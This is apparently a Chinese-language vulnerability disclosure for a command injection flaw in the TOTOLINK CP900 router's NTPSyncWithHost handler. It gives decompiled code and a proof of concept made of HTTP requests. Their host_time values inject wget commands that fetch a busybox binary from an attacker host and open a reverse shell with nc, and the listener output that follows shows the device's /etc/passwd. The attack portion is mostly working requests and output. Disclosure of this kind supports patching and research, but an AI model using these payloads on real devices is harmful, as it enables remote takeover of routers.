TOTOLINK 命令注入漏洞

品牌: TOTOLINK


产品型号: CP900

固件版本: TOTOLINK_C8B810C-1A_CP900_CP0016_QCA9531_SPI_16M128M_V6.3c.566_B20171026_ALL.web

下载链接: http://www.totolink.cn/data/upload/20210720/5bee10397c082b0419cbad3eb7d1bd97.zip

漏洞细节

Totolink outdoor CPE CP900 V6.3c.566_B20171026版本。在NTPSyncWithHost函数中存在命令注入漏洞，未对host_time参数做过滤。该漏洞允许攻击者通过精心编制的请求执行任意命令。



```
int __fastcall NTPSyncWithHost(int a1, int a2, int a3)
{
  const char *Var; // $s1
  char v7[256]; // [sp+1Ch] [-108h] BYREF

  Var = (const char *)websGetVar(a2, "host_time", "");
  CsteSystem("killall -q ntpclient", 0);
  sleep(2);
  sprintf(v7, "date -s '%s'", Var);
  CsteSystem(v7, 0);
  CsteSystem("echo 1 > /tmp/NTPValid", 0);
  cs_uci_set("system.ntp.time_flag", "1");
  cs_uci_set("system.ntp.enabled", "0");
  cs_uci_commit("system");
  return websSetCfgResponse(a1, a3, "0", "reserv");
}
```

POC

```
➜  /tmp python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.0.254 - - [25/Mar/2022 04:06:52] "GET / HTTP/1.1" 200 -
```

Burp Suite Community Edition v2022.1.1 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Pr

1 × 2 × 3 × 4 × 5 × 6 × ...

Send Cancel < >

Request

Pretty Raw Hex \n

```
1 POST /cgi-bin/cstecgi.cgi HTTP/1.1
2 Host: 192.168.0.254
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
  x86_64; rv:97.0) Gecko/20100101 Firefox/97.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded;
   charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 88
0 Origin: http://192.168.0.254
1 Connection: close
2 Referer:
  http://192.168.0.254/adm/ntp.asp?timestamp=16481
  94495732
3 Cookie: SESSION_ID=2:1648151284:2
4
5 {
    "topicurl":"setting/NTPSyncWithHost",
    "host_time":
    "1'|wget http://192.168.0.253:8000;'"
  }
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Content-Type: text/plain
3 Content-Length: 100
4 Pragma: no-cache
5 Cache-Control: no-cache
6 Connection: close
7 Date: Thu, 24 Mar 2022 19:57:49 GMT
8 Server: lighttpd/1.4.30
9
10 {
11   "success":  true,
12   "error":  null,
13   "lan_ip": "192.168.0.254",
14   "wtime":  "0",
15   "reserv": "reserv"
16 }
```

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

6 × 7 × ...

Send Cancel < >

Request

Pretty Raw Hex \n

```
1 POST /cgi-bin/cstecgi.cgi HTTP/1.1
2 Host: 192.168.0.254
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0)
  Gecko/20100101 Firefox/98.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 228
10 Origin: http://192.168.0.254
11 Connection: close
12 Referer: http://192.168.0.254/adm/ntp.asp?timestamp=1648525462301
13 Cookie: SESSION_ID=2:1648482142:2
14
15 {
    "topicurl":"setting/NTPSyncWithHost",
    "host_time":
    "2022-03-28 23:40:37';wget -P /tmp http://192.168.0.253:9000/busybox.mip
    seb;chmod +x /tmp/busybox.mipseb;/tmp/busybox.mipseb nc 192.168.0.253 66
    66 -e /bin/sh 2>&1 > /dev/null;'"
  }
```

nc -l 0.0.0.0 6666 -v

```
lost+found
mnt
overlay
proc
rom
root
run
sbin
sys
tmp
usr
var
www
ls /etc/passwd
/etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
admin:x:4:4:admin:/www:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
mosquitto:x:200:200:mosquitto:/var/run/mosquitto:/bin/false
^[a
```